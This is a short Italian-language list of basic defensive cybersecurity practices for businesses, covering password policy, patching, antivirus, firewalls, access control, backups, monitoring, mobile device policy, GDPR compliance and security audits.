Gestione delle Password: Implementare politiche robuste per la gestione delle password, inclusa la richiesta di password complesse, la rotazione periodica delle password e l'autenticazione a due fattori (2FA) quando possibile.

Aggiornamenti e Patch: Mantenere tutti i sistemi operativi, applicazioni e software di sicurezza aggiornati con le ultime patch e aggiornamenti di sicurezza per mitigare vulnerabilità note.

Protezione Antivirus e Antimalware: Installare e mantenere aggiornati programmi antivirus e antimalware su tutti i dispositivi per rilevare e prevenire attacchi malware.

Firewall: Configurare e mantenere firewall per proteggere la rete aziendale da accessi non autorizzati e attacchi provenienti dall'esterno.

Controllo degli Accessi: Implementare un sistema di controllo degli accessi che limiti l'accesso alle risorse aziendali solo a coloro che ne hanno bisogno per svolgere le proprie mansioni.

Backup Regolari: Effettuare regolarmente il backup dei dati aziendali critici e assicurarsi che i backup siano archiviati in modo sicuro. In caso di attacco ransomware o perdita di dati, sarà possibile ripristinare le informazioni.

Monitoraggio della Sicurezza: Implementare strumenti di monitoraggio della sicurezza per rilevare e rispondere tempestivamente agli incidenti di sicurezza. Questo può includere il monitoraggio degli accessi, la rilevazione delle minacce e l'analisi dei log.

Politiche di Utilizzo dei Dispositivi Mobili: Se i dipendenti utilizzano dispositivi mobili aziendali o personali, implementare politiche chiare sulla sicurezza dei dispositivi mobili, inclusa la crittografia dei dati e il controllo remoto.

Consapevolezza della Privacy: Rispettare le normative sulla privacy dei dati, come il GDPR, e garantire che le pratiche aziendali siano conformi a tali normative.

Test di Sicurezza e Audit: Condurre regolarmente test di sicurezza e audit per identificare e correggere potenziali vulnerabilità prima che possano essere sfruttate da attaccanti.

Queste sono solo alcune delle pratiche di sicurezza di base che le aziende possono adottare. La sicurezza informatica è un processo continuo che richiede una vigilanza costante e l'adattamento alle nuove minacce. Le raccomandazioni specifiche possono variare in base alle esigenze e al contesto specifico di ciascuna azienda.